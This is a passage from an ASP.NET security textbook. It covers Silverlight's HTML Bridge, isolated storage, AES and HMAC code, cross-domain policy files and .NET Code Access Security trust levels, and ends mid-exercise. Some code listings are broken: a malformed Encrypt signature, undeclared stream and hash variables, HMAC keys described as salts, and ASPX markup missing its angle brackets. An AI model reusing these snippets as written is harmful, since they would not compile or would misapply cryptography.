- Pass managed types to JavaScript, and return managed types from JavaScript

As you can imagine, using the HTML Bridge increases your application's attack surface. However, the HTML Bridge is an opt-in mechanism. You must specifically choose the internals of your application you wish to share, and you can wrap validation around any exposed functionality.

Controlling Access to the HTML DOM

By default, Silverlight can access the HTML Document Object Model (DOM), manipulating objects and calling JavaScript functions. For example, the following snippet will change the contents of the `slTime` element:

```
var pageElement = HtmlPage.Document.GetElementById("slTime");
pageElement.SetProperty("innerText",
    HttpUtility.HtmlEncode(DateTime.Now.ToString()));
```

You can also see that Silverlight provides a small set of encoding functions for HTML and URLs in order to avoid XSS. Obviously, using element IDs means that your Silverlight code is tightly bound to the document layout. To provide greater flexibility, you can also call JavaScript functions. You can disable HTML access for the Silverlight application by setting the `HtmlAccess` parameter on the Silverlight ASP.NET control, as shown in Listing 12-3, or by setting the `enablehtmlaccess` parameter on the object tag if you are not using the control, as shown in Listing 12-4.

LISTING 12-3: Disabling HTML access with the Silverlight ASP.NET control

```
<div style="height:400">
 <asp:Silverlight ID="Xaml1"
   runat="server"
   Source="~/ClientBin/SilverlightAccessToHtmlDOM.xap"
   MinimumVersion="2.0.31005.0"
   Width="100%"
   HtmlAccess="Disabled" />
</div>
```

LISTING 12-4: Disabling HTML access using the Silverlight object tag

```
<object data="data:application/x-silverlight-2,"
   type="application/x-silverlight-2"
   width="400" height="300">
   <param name="source" value="ClientBin/SilverlightAccessToHtmlDOM.xap"/>
   <param name="onerror" value="onSilverlightError" />
   <param name="background" value="white" />
   <param name="minRuntimeVersion" value="2.0.31005.0" />
   <param name="autoUpgrade" value="true" />
   <param name="enablehtmlaccess" value="false" />
   <a href="http://go.microsoft.com/fwlink/?LinkID=124807"
       style="text-decoration: none;">
       <img src="http://go.microsoft.com/fwlink/?LinkId=108181"
           alt="Get Microsoft Silverlight"
           style="border-style: none"/>
   </a>
</object>
```

If you are certain that your application will not need access to the hosting DOM, or you are embedding an unknown, third-party Silverlight application in your page (for example, a Silverlight advertising banner), then you should disable it. DOM access is enabled by default for pages on the same domain as the Silverlight application. You can check if the HTML Bridge is enabled for your application by evaluating the `HtmlPage.IsEnabled` property.

Exposing Silverlight Classes and Members to the DOM

Silverlight also provides the complementary capability to let JavaScript code call a method in your application, or access an entire class written in managed code. This ability is opt-in — you must specifically decorate your classes and/or members, and then expose an instance of the class to the browser. Listing 12-5 shows a Silverlight user control class that exposes a method to the browser, and registers itself to allow access

LISTING 12-5: Exposing a Silverlight class member to the DOM

```
public partial class Page : UserControl
{
    public Page()
    {
        InitializeComponent();

        // Register this instance as scriptable.
        HtmlPage.RegisterScriptableObject("Page", this);
    }

    [ScriptableMember]
    public void ChangePageText(string text)
    {
        Text.Text = text;
    }

    public void InternalChangePageText(string text)
    {
        Text.Text = text;
    }

}
```

When registering a scriptable type, you specify a JavaScript object name and the instance of the type you wish to expose. To access the type and manipulate its members, your JavaScript must find the Silverlight control, access the `content` property, and then use the object name you specified when registering the instance, as shown here:

```
function updateSilverlightText() {
    var control = document.getElementById("silverlightControl");
    control.content.Page.ChangePageText("Helllo from the DOM");
}
```

In Listing 12-5, only the `ChangePageText` method can be called because it is the only method decorated with the `ScriptableMember` attribute. In addition, unless you register the instance of a

class using `HtmlPage.RegisterScriptable` object, the instance and any methods it would expose will not be accessible.

It is also possible to mark a class itself as scriptable, as shown in Listing 12-6.

LISTING 12-6: Writing a scriptable type

```
[ScriptableType]
public class Clock
{
    [ScriptableMember]
    public string GetCurrentTime()
    {
        return DateTime.Now.ToString();
    }
}
```

As with scriptable instances, you must register the type for script access before it can be accessed from JavaScript. To do this, you use the `RegisterCreateableType()` method, as shown here:

```
HtmlPage.RegisterCreateableType("Clock", typeof(Clock));
```

You can also unregister scriptable types using the `UnregisterCreateableType()` method.

To create a registered type in JavaScript, you must find the Silverlight control and use the `content.content.services.CreateObject()` method:

```
function getTime() {
   var control = document.getElementById("silverlightControl");
   var clock = control.content.services.createObject("Clock");
   var currentTime = clock.GetCurrentTime();
}
```

Remember that only classes and members that you mark as scriptable and that you register will be available to JavaScript. In much the same way as you can control access to the DOM, you can also control access to scriptable objects in a Silverlight assembly — except that you do it through the application manifest, an XML file found the properties folder of your application. However, it only controls access for pages from a different domain than your application.

The manifest property `ExternalCallersFromCrossDomain` can have two values:

- `NoAccess` —This is the default.
- `ScriptableOnly` —This allows cross-domain access to any registered members or types from any page that hosts your Silverlight application, as shown in Listing 12-7.

LISTING 12-7: A Silverlight application manifest that allows scriptable access from cross domain pages

```
<Deployment
 xmlns="http://schemas.microsoft.com/client/2007/deployment"
 xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
```

continues

LISTING 127 *(continued)*

```
ExternalCallersFromCrossDomain="ScriptableOnly">
  <Deployment.Parts>
  </Deployment.Parts>
</Deployment>
```

In summary, the HTML Bridge offers bidirectional communication between the hosting page and your Silverlight application. The hosting page can control access to itself by using the `EnableHtmlAccess` property on the Silverlight object. The application can control access to its internals via the `ScriptableType` and `ScriptableMethod` attributes and the `HtmlPage.Register*` methods, and additionally can expose its internals to cross-domain access using the `ExternalCallersFromCrossDomain` property in the manifest.

Figure 12-5 shows an example of controlling interactions between scripts and Silverlight.




FIGURE 12-5: Controlling interactions between scripts and Silverlight

Accessing the Local File System

Silverlight code is not allowed to read from, or write to, the file system, except under strict controls. If this were possible, it would break the secure sandbox Silverlight offers. However, your Silverlight application may need to store data locally, and this is possible using *isolated storage*.

Isolated storage, a feature introduced in the .NET framework, provides access to a small area of storage. Isolated storage limits the amount of space available to your application and stores it under a user's profile directory. You should view isolated storage as the Silverlight equivalent of persistent browser cookies — you can store limited information in it, but you don't know where on a hard drive they will reside.

Isolated storage is a great way to store user-specific information such as user preferences, a local action history, or as a cache to store data before it is submitted to a Web service. However, isolated storage is not suitable for saving information that should be secured (such as passwords) because isolated storage is not encrypted or otherwise protected unless you encrypt the files yourself.

Isolated storage is unique for every combination of users and applications. Each user on a computer will have a separate area of isolated storage, and every application that user runs will have individual storage areas. It's important to note that isolated storage is not affected by the browser. Users using Internet Explorer and Firefox running with the same application in each will have the same isolated storage location in both browsers.

Isolated storage size limits are shared between applications served from the same site. The initial storage limit is 1MB per site, but more can be requested from users — although they are free to refuse the request, delete any currently stored information, or disable isolated storage altogether.

Table 12-4 shows how the application identity and site and identity are derived.

TABLE 12-4: How Silverlight Application and Site Identities are Derived

APPLICATION URL	APPLICATION IDENTITY	SITE IDENTITY
`http://www.d.e/app.xap`	`HTTP://WWW.D.E/ APP.XAP`	`HTTP://WWW.D.E`
`http://WWW.D.E/app.xap`	`HTTP://WWW.D.E/ APP.XAP`	`HTTP://WWW.D.E`
`http://www.d.e/app.xap?param51`	`HTTP://WWW.D.E/ APP.XAP`	`HTTP://WWW.D.E`
`http://www.d.e:80/app.xap`	`HTTP://WWW.D.E/ APP.XAP`	`HTTP://WWW.D.E`
`http://www.d.e:8080/app.xap`	`HTTP://WWW.D.E:8080/ APP.XAP`	`HTTP:// WWW.D.E:8080`
`http://d.e/app.xap`	`HTTP://D.E/ APP.XAP`	`HTTP://D.E`
`https://d.e/app.xap`	`HTTPS://D.E/APP.XAP`	`HTTPS://D.E`
`http://www.d.e/app1.xap`	`HTTP://WWW.D.E/APP1.XAP`	`HTTP://D.E`

For example, an application served from `http://www.d.e/app.xap` and `http://WWW.D.E/app.xap` shares the same application identity and site identity, and thus shares the same isolated storage area. An application served from `http://www.d.e/app.xap` and `https://www.d.e/app.xap` has different schemes (`http` versus `https`) and thus has different application identities and site identities. So the application will receive a different isolated storage area. An application served from `http://www.d.e/app.xap` and `http://www.d.e/app1.xap` has identical site identities, but different application identities — meaning that they have different isolated storage areas but, because the site identity is shared, the disk space limitation (which is applied on a site identity basis) is shared between both applications.

Figure 12-6 shows how isolated storage is shared between sites and applications.




FIGURE 12-6: How isolated storage is shared between sites and applications

To access isolated storage, you use the `IsolatedStorageFile` class:

```
 try
{
    using (var store = IsolatedStorageFile.GetUserStoreForApplication())
        using (var stream = store.CreateFile("hello.txt"))
            using (var writer = new StreamWriter(stream))
            {
                writer.Write("Hello World");
            }
}
catch (IsolatedStorageException)
{
    // Isolated storage not enabled or an error occurred
}
```

You can ask the user for more disk space by calling the`IncreaseQuotaTo` method. This can only be called in response to a client-based event (such as a mouse click or pressing a key). This stops the user from accidentally confirming the request if it appears unexpectedly.

```
  using (var store = IsolatedStorageFile.GetUserStoreForApplication())
{
    // 5 MB of isolated storage space is needed
    int spaceNeeded = 1024 * 1024 * 5;
    if (store.AvailableFreeSpace < spaceNeeded)
    {
        if (store.IncreaseQuotaTo(store.Quota + spaceNeeded))
        {
            // The user accepted the request
        }
    }
}
```

It is possible to read files outside of isolated storage using the `OpenFileDialog` class. This prompts the user to select a file to open.

```
  OpenFileDialog dialog = new OpenFileDialog();
dialog.Filter = "Text Files (*.txt)|*.txt";
if (dialog.ShowDialog() == true)
{
    using (StreamReader reader =
        dialog.File.OpenText())
    {
        // Process file
        // Or use dialog.File.OpenRead for binary
    }
}
```

If you use isolated storage, the following is a list of best practices:

- Wrap all calls to isolated storage within `try/catch` blocks to be resilient to potential `IsolatedStorageExceptions`. These are thrown if isolated storage is disabled, or if the store has been deleted.
- Keep isolated storage paths as small as possible because the internal full path has a 260-character limit.
- Encrypt sensitive data stored in isolated storage.

Using Cryptography in Silverlight

Silverlight supports a very limited subset of the .NET cryptography classes — it only supports AES symmetric encryption and the SHA algorithms for hashing. (These algorithms are covered in greater detail in Chapter 6.)

The AES encryption algorithm requires two initial values: the encryption key and the initialization vector (IV). The initialization vector can be derived from a password and a salt, or randomly generated (although obviously you must store it somewhere to decrypt). Best practice dictates that you should have a separate IV for each item you wish to encrypt.

The code for using AES in Silverlight is identical to that for the .NET framework. For example, to encrypt, you would use something like the following:

```
 public byte[] string Encrypt(byte[] key, byte[] iv, byte[] plainText)
{
    // Initialise
    AesManaged encryptor = new AesManaged();

    encryptor.Key = key;
    encryptor.IV = iv;

    // Create a memory stream
    using (MemoryStream encryptionStream = new MemoryStream())
    {
        // Create the crypto stream
        using (CryptoStream encrypt =
```

```
            new CryptoStream(encryptionStream,
                             encryptor.CreateEncryptor(),
                             CryptoStreamMode.Write))
        {
            // Encrypt
            encrypt.Write(plainText, 0, plainText.Length);
            encrypt.FlushFinalBlock();
            encrypt.Close();
            return encryptionStream.ToArray();
        }
    }
}
```

To decrypt, you would use code like the following:

```
 public static byte[] Decrypt(byte[] key, byte[] iv, byte[] encryptedData)
{
    // Initialise
    AesManaged decryptor = new AesManaged();
    decryptor.Key = key;
    decryptor.IV = iv;

    using (MemoryStream decryptionStream = new MemoryStream())
    {
        // Create the crypto stream
        using (CryptoStream decrypt =
            new CryptoStream(decryptionStream,
                             decryptor.CreateDecryptor(),
                             CryptoStreamMode.Write))
        {
            decrypt.Write(encryptedData, 0, encryptedData.Length);
            decrypt.Flush();
            decrypt.Close();
            return decryptionStream.ToArray();
        }
    }
}
```

The sample code for this chapter (located on this book's companion Web site at `www.wrox.com`) includes a simple encryption and decryption Silverlight application and helper class.

Hashing in Silverlight is provided by the SHA algorithms. Remember that hashing algorithms produce a fixed-length value. So it could be used when you write files to isolated storage, embedding the hash value to a file when it is written, and checking it when you read it. For example, to append a hash to a file in isolated storage, you could use the following:

```
 // Initialize the keyed hash object.
HMACSHA256 hmacsha256 = new HMACSHA256(key);
IsolatedStorageFile store =
  IsolatedStorageFile.GetUserStoreForApplication();

IsolatedStorageFileStream inStream =
    store.OpenFile(sourceFileName, FileMode.Open);
```

```
IsolatedStorageFileStream hashedStream =
    store.OpenFile(sourceFileName+"hashed", FileMode.CreateNew);
inStream.Position = 0;
// Compute the hash of the input file.
byte[] hashValue = hmacsha256.ComputeHash(inStream);

// Now move back to the start of the file.
inStream.Position = 0;
// Write hash to our output stream
hashedStream.Write(hashValue, 0, hashValue.Length);
// Copy the contents of the intput file to the output file.
int bytesRead;
byte[] buffer = new byte[1024];
do
{
    // Read from the wrapping CryptoStream.
    bytesRead = inStream.Read(buffer, 0, 1024);
    outStream.Write(buffer, 0, bytesRead);
} while (bytesRead > 0);
instream.Close();
outStream.Close();
hmacsha256.Clear();
```

To verify the hashed file, you simply must read the hash at the front of the file, then the actual contents, recalculate the hash, and compare:

```
 // Initialize the keyed hash object.
HMACSHA256 hmacsha256 = new HMACSHA256(saltValue);
byte[] fileHash = new byte[hmacsha256.HashSize / 8];
// Read the hash from the file.
inStream.Read(fileHash, 0, fileHash.Length);
// The stream is positioned past the hash so we can
// feed it into the hmacsha256 instance.
byte[] computedHash = hmacsha256.ComputeHash(inStream);
// Compare the computed hash with the stored value
for (int i = 0; i < storedHash.Length; i++)
{
    if (computedHash[i] != storedHash[i])
    {
        // Hashes are different - act accordinly.
    }
}
```

As you have seen, both the encryption and hashing algorithms need an initial value — AES requires a key and IV, and SHA requires a salt value. This presents a problem, because there is no safe way to store these locally. The only real option is to only encrypt or checksum if your user is authenticated and you can store these values on your server, accessing them via a Web service. You should note that Silverlight does not support the `SecureString` class. So any keys retrieved from a Web service may be open to inspection via debuggers. Never store keys or salts inside your application code — Silverlight code can be decompiled with Reflector or other .NET decompilation tools.

Accessing the Web and Web Services with Silverlight

Silverlight has three ways of accessing Web-hosted resources:

- Via the `System.Net.WebClient` class, which allows you to retrieve resources
- Via the `System.Net.WebRequest` class, which allows to you post values to Web pages
- Via Web services

However, before you attempt to use any external resource, you must be aware of the security restrictions Silverlight applies to any code that utilizes HTTP. If you've attempted to use Ajax to access resources across domains, you will realize that there is no direct way to do so — you are limited by the Same-Origin Policy explained earlier in this chapter. Silverlight is not as restricted, and borrows an approach from Flash.

If Silverlight attempts to access a resource outside of its hosting domain, it will first check for `clientaccesspolicy.xml` file in the root directory of the destination Web server. If this is not found, Silverlight will also check for `crossdomain.xml` —a file format originally used by Flash. These files enable a Web site to allow access to its resources from applications outside of its domain.

For example, the `clientaccesspolicy.xml` file in Listing 12-8 will allow access to any Web service or resource on your server from any Silverlight application.

LISTING 12-8: A clientaccesspolicy.xml file allowing access from anywhere

```
<?xml version="1.0" encoding="utf-8" ?>
<access-policy>
 <cross-domain-access>
   <policy>
     <allow-from>
       <domain uri="*" />
     </allow-from>
     <grant-to>
       <resource path="/" include-subpaths="true" />
     </grant-to>
   </policy>
 </cross-domain-access>
</access-policy>
```

The `clientaccesspolicy.xml` file in Listing 12-9 allows access to the `/services` directory on your Web server from `www.example.com`.

LISTING 12-9: A clientaccesspolicy.xml file allowing limited access

```
<?xml version="1.0" encoding="utf-8" ?>
<access-policy>
 <cross-domain-access>
   <policy>
     <allow-from>
       <domain uri="http://www.example.com" />
     </allow-from>
```

```
      <grant-to>
        <resource path="/services/" include-subpaths="true" />
      </grant-to>
    </policy>
  </cross-domain-access>
</access-policy>
```

The `clientaccesspolicy.xml` file allows more granular control of resource access, and so should be used in preference to Flash's `crossdomain.xml` file, which can only restrict by source domain.

Writing a Web service for Silverlight is identical to writing one for Ajax. Consuming the Web service is much the same as calling a Web service from a full .NET application. You add a service reference, and then use the generated proxy class, although all Web service calls in Silverlight are asynchronous.

There are, however, limitations on the type of Web service Silverlight can call. With WCF, you can write Web services that use the WS* standards, allowing transport and message security. Silverlight does not support these types of Web service. Like Ajax, it can only call plain HTTP Web services, those with an `httpBinding` or `webHttpBinding` . The Silverlight Web service stack does not support setting any type of credential either, so you cannot use WCF authentication. If you are sending sensitive information to a Web service through Silverlight, you should host it on an SSL-secured Web site.

USING ASP.NET AUTHENTICATION AND AUTHORIZATION IN AJAX AND SILVERLIGHT

You may have noticed that when you inspected the calls to a Web service from Ajax, or if you watch Silverlight Web service calls with Fiddler, the cookies belonging to the page go with the Web service call (assuming, of course, that you are calling a site on the same domain as the hosting page). Normally, WCF is independent of the hosting ASP.NET application. However, for Ajax and Silverlight, it is useful to allow WCF to access some of the ASP.NET platform features like authentication, authorization, membership, and profiles. Compatibility mode is a global setting configured in the `web.config` file:

```
<system.serviceModel>
  <serviceHostingEnvironment
     aspNetCompatibilityEnabled="true" />
</system.serviceModel>
```

You then enable the compatibility mode for your Web service implementation by decorating the class with the `AspNetCompatibilityRequirements` attribute, as shown in the following snippet:

```
[AspNetCompatibilityRequirements(RequirementsMode =
AspNetCompatibilityRequirementsMode.Allowed)]
public class ExampleImplementation : IExample
```

You may have noticed that the example Ajax Web service in this chapter is already marked with the `AspNetCompatibilityRequirements` attribute.

Once a service is marked to use ASP.NET compatibility, it can make use of the authentication provided by ASP.NET's membership provider and the authorization provided by the roles provider. The current user identity and roles will flow through to your Ajax or Silverlight Web services. This allows you to authorize the Web service calls using `PrincipalPermission` demands (covered in Chapter 11), or by accessing the `HttpContext.Current.User.Identity` object within your Web service methods.

A CHECKLIST FOR SECURING AJAX AND SILVERLIGHT

The following is a checklist of items to consider when writing Ajax or Silverlight services:

- *Both Ajax and Silverlight are constrained by cross-domain policies.* — Ajax can only communicate with services and resources on the same domain. Silverlight can access external resources if the external Web site allows it.
- *The Ajax `UpdatePanel` could be considered more secure than `ScriptManager`.* — `UpdatePanel` hides implementation, reduces the attack service, and is easier to implement than `ScriptManager` services, making it a more secure option. However, `ScriptManager` services are more scalable.
- *You can opt in to the ASP.NET security model.* — This enables you to use the authentication token created by the ASP.NET login process to authenticate and authorize access to your Web services.
- *The Silverlight security model has restrictions.* — The Silverlight security model restricts the classes you can inherit from, as well as the methods you can implement or override.
- *Silverlight Isolated storage is discoverable by users.* — Do not use isolated storage to save sensitive information.
- *All Silverlight cryptography functions need initial values.* — You cannot store keys, hashes, or initialization vectors (IVs) securely on the local machine. Use a Web service in conjunction with the ASP.NET membership functions to store cryptographic keys on your server.

13

Understanding Code Access Security

The .NET framework has two major security mechanisms: role-based security and *code access security* (CAS). Both of these features are threaded throughout the .NET framework. CAS ensures that code does not perform actions or access resources it should not be able to, and provides an extra layer of safety on top of the operating system security functions. The environment in which your application runs can be configured to only allow a subset of the full .NET framework functionality. It is important that you know how to properly request permissions at run-time, rather than assuming your application has access to everything a machine can do.

In this chapter you will learn about the following

- What CAS is
- How to ask for permissions in your code
- How CAS and the ASP.NET trust levels fit together
- How the Global Assembly Cache (GAC) affects trust levels



NOTE *This chapter covers the basics of CAS. This is a wide-ranging subject that touches on ClickOnce, plug-in architecture, isolation of third-party components, and other things that you may end up requiring as your applications become more advanced. If you want to know more, MSDN has an entire section on CAS at* `http://msdn.microsoft.com/en-us/library/930b76w0.aspx`.

UNDERSTANDING CODE ACCESS SECURITY

Traditionally, software runs using the operating system-level identity, roles, and permissions of the user who executes the program. But, in today's world of mobile code, where software can come from the Internet or other networks, this approach requires enhancement. Java and ActiveX both provide a *sandbox* (that is, an isolated environment in which programs run) that acts as a security boundary between running code and the potentially sensitive resources on the computer.

The .NET Framework uses Code Access Security (CAS) to provide an optional sandbox for managed code. CAS is used to limit access that programs have to protected resources and operations, regardless of the user running the program.

For example with a non-CAS program such as Notepad, an Administrator could write a text file to `C:\Windows` because his or her user account has permission to do so, and no restrictions are placed on the Notepad program. A CAS-enabled text editor, however, could have restrictions set upon it — for example, it may not be allowed to write to `C:\Windows`. Even though the Administrator has the capability to write files to `C:\Windows`, the program will not, and would fail when it attempts to save a file to that location.

Normally, when you run a .NET application locally on your desktop, it runs in *Full Trust*. (Full Trust is a term used in .NET security which implies that all CAS checks will pass — that is, code has all permissions.) The default configuration for IIS also hosts ASP.NET applications in Full Trust, as does Visual Studio's built-in Web server. But this can change in a shared hosting environment, or any locked-down configuration. You have three options for dealing with this type of situation:

- You can specify a minimum set of permissions without which your code will not run.
- You can design your application so that code requiring more privileges (for example, data access code) will be placed in its own well-tested assembly. This isolated assembly can be granted the elevated permissions, reducing the exposure of the application as a whole.
- You can fail gracefully, and disable certain application functions if you do not have the necessary permissions. (For example, you might disable file uploading if you do not have the permission to write to the local file system.)

CAS identifies code based on its origin, publisher, strong name, or numerous other types of evidence. Based on the identity of the code, CAS assigns permissions by consulting the .NET security policies. In ASP.NET, CAS can be leveraged by assigning trust levels. Trust levels are used to restrict the functionality available to a Web site. Code running in Web site A may require more permissions than code running in Web site B on the same machine. If you are writing code that will run on a Web server you do not control, then you cannot assume that you can wander around freely at will. You must know how to evaluate what you can do, and fail gracefully, or disable functionality.

It's important to note that CAS runs alongside the operating system security, as shown in Figure 13-1.




FIGURE 13-1: How CAS and OS security mesh

For example, if your .NET application attempts to write a file to disk, then CAS will evaluate the .NET permissions granted to your code when it was loaded. If the .NET permissions do not allow your code to write a file, then the run-time will throw a security exception. However, if your program has been granted the CAS permission to write to the hard drive, then the .NET run-time will grant access to the Windows APIs.

At this point, the operating system checks to see if the user running the program has the appropriate Windows permissions to write the file in the specified directory. If the user does not have permission to write the file, then Windows will deny access, and the .NET run-time will throw an unauthorized access exception. If the user does have permission from Windows to write the file then the file will be written.

Table 13-1 provides a breakdown of the CAS permission classes in the .NET framework.

TABLE 13-1: The .NET Framework Code Access Permission Classes

NAMESPACE	CLASS	DESCRIPTION
`System.Data`	`OdbcPermission`	Allows access to an Open Database Connectivity (ODBC) data source
`System.Data`	`OleDbPermission`	Allows access to an OLE DB data source
`System.Data.OracleClient`	`OraclePermission`	Allows access to an Oracle database
`System.Data.SqlClient`	`SqlClientPermission`	Allows access to SQL databases
`System.Diagnostics`	`EventLogPermission`	Allows read or write access to the event log
`System.DirectoryServices`	`DirectoryServicesPermission`	Allows access to the `DirectoryServices` classes
`System.Drawing.Printing`	`PrintingPermission`	Allows access to printers
`System.Messaging`	`MessageQueuePermission`	Allows access to Microsoft Message Queuing (MSMQ)
`System.Net`	`DnsPermission`	Allows access to Domain Name System
`System.Net`	`WebPermission`	Allows the making or accepting of connections on a Web address

continues

TABLE 13-1 *(continued)*

NAMESPACE	CLASS	DESCRIPTION
System.Net	SocketPermission	Allows access to transport sockets for communication
System.Security.Permissions	EnvironmentPermission	Allows read or write access to environment variables
System.Security.Permissions	FileDialogPermission	Allows access to files selected by a user from an Open file dialog
System.Security.Permissions	FileIOPermission	Allows access to the file system
System.Security.Permissions	IsolatedStoragePermission	Allows access to isolated storage
System.Security.Permissions	ReflectionPermission	Allows access to reflection to discover information about a type at run-time
System.Security.Permissions	RegistryPermission	Allows read, write, create, and delete access to the registry
System.Security.Permissions	SecurityPermission	Allows calls into unmanaged code, permission assertions, and other security functions
System.Security.Permissions	UIPermission	Allows access to desktop user-interface functionality
System.ServiceProcess	ServiceControllerPermission	Allows access to Windows services

Using ASP.NET Trust Levels

ASP.NET has five *trust levels*, which are preset permissions sets that grant the capability to perform certain tasks. Each trust level (apart from Full Trust) can be customized, or new trust levels can be created.

Table 13-2 shows the main restrictions provided by each trust level. If you want to see the exact limitations, you can open the `web_*trust.config` file for each level from `C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG`.

TABLE 13-2: Default Restrictions for ASP.NET Trust Levels

TRUST LEVEL	RESTRICTIONS
Full	None
High	Cannot call unmanaged code
	Some restrictions on reflection
Medium	(In addition to High restrictions)
	Cannot create Web requests
	Can only write files to the application directory and below
	Some restrictions on the environment variables accessible
Low	(In addition to Medium restrictions)
	Cannot make any out-of-process calls (for example, to a database, to the network, or to send emails)
Minimal	Denied almost everything

Ideally, your code would be able to cope with differences in trust levels without crashing. But how do you accomplish this?

Demanding Minimum CAS Permissions

If your application will not function without a particular permission set, you can embed this minimum requirement as part of your assembly.

When you create a new application or assembly, an `AssemblyInfo.cs` file is created in the `properties` directory of your project. You can add your minimum requires into this file by adding the CAS permissions necessary for your application to run. For example adding the following indicates that your application must be granted the `FileIOPermission`:

```
[assembly: FileIOPermission(
  SecurityAction.RequestMinimum, Unrestricted=true)]
```

If your application is hosted in an ASP.NET trust level that does not grant this permission, it will fail to load, and you will see an exception detailing that that the hosting environment "Failed to grant minimum permission requests."

Asking and Checking for CAS Permissions

If you want to have more control over permissions (for example, to disable optional functionality when your hosting environment does not grant you the necessary permissions), you can use two ways to express your CAS requirements:

- *Imperative* demands, which use the standard methods implemented by each permission class
- *Declarative* demands, which use the associated attribute

Imperative Demands

Imperative demands are written in standard .NET code. First, you instantiate the appropriate permission class, providing any parameters necessary to specify the operation you wish to perform. Then you can use the `Demand` method on the class. If the run-time environment in which your application is hosted is configured to not allow the permissions you are requesting, a `SecurityException` will be thrown. Listing 13-1 shows an example.

LISTING 13-1: Requesting a security permission imperatively

```
// Create an instance of the permission class
// and set the properties to express the
// desired operation.

FileIOPermission fileIOPermission = new
    FileIOPermission(FileIOPermissionAccess.Write,
                     @"C:\example.wrox");
try
{
    // Request the permission to write to c:\example.wrox
    fileIOPermission.Demand();
    // Now perform the operation
    ...
}
catch (SecurityException ex)
{
    // Environment has not granted permission
    // Fail gracefully
    ...
}
```

Listing 13-1 illustrates how you would request permission to write to a file called `example.wrox` in the root directory of the `C:\` drive. The demand for permission will only succeed if your code (and any code that has called it) has permissions to do so. Because the permission demand is in code, you can react accordingly. You can save to a secondary location, or disable all save functionality within your application.

Declarative Demands

Declarative demands are expressed using attributes that become part of the metadata for your assembly during compilation. For a CAS permission object, the equivalent attribute exists, which is then applied to a method or class. Listing 13-2 shows an example.

LISTING 13-2: Requesting a security permission declaratively

```
// Create an instance of the permission class
// and set the properties to express the
// desired operation.
[FileIOPermission(SecurityAction.Demand,
                  Write = "C:\example.wrox")
void SaveFile
{
    // Save the file
    ...
}
```

Because declarative permissions are compiled into your assembly metadata, the permissions cannot be changed at run-time, thus providing less flexibility than imperative demands. However, as metadata, it can be extracted by the run-time and other tools to review the permissions your assembly requires. System administrators can use a tool such as `PermCalc` (included with the Windows SDK) to gauge the permissions your application may need, and configure their environments accordingly.

Testing Your Application Under a New Trust Level

Now that you're familiar with how trust levels work, how you can demand permissions, and how you can react to a lack of them, you might want to test your application under them. The simplest way to do this is to set the trust level you wish to test in the `system.web` section of your application's `web.config` file, as shown here:

```
<system.web>
  ...
  <trust level="Medium"/>
  ...
</system.web>
```



NOTE *When running under IIS, an administrator can configure ASP.NET to not allow you to set your own trust level. Chapter 14 details how to configure custom trust levels and how to lock them.*

TRY IT OUT Adding Permission Checks and Failing Gracefully

In this exercise, you will use code that retrieves the Wrox new books RSS feed. As you have discovered, retrieving remote Web pages does not work under Medium Trust, so you will change the trust level to see what happens then you add code to fail gracefully when the required permissions are not available.

1. Create a new Web application, and replace the `default.aspx` page with the following code:

```
%@ Page Language="C#" AutoEventWireup="true" %>
%@ Import Namespace="System.IO" %>
%@ Import Namespace="System.Net" %>
%@ Import Namespace="System.Security" %>
script runat="server">

   private const string WroxRssUrl =
       @"http://www.wrox.com/WileyCDA/feed/ ↵
         RSS_WROX_ALLNEW.xml";

   protected void Page_Load(object sender, EventArgs e)
   {
       string retrievedPage;
       HttpWebRequest httpRequest = (HttpWebRequest)
            WebRequest.Create(WroxRssUrl);
       HttpWebResponse httpResponse =
            (HttpWebResponse)httpRequest.GetResponse();
       using (StreamReader sr = new
             StreamReader(httpResponse.GetResponseStream()))
       {
           retrievedPage = sr.ReadToEnd();
           sr.Close();
       }
       pageContents.Text = Server.HtmlEncode(retrievedPage);
   }

   </script>

!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
    Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/
    xhtml1-transitional.dtd">

html xmlns="http://www.w3.org/1999/xhtml" >
head runat="server">
   <title> /title>
/head>
body>
   <form id="webRequestTest" runat="server">
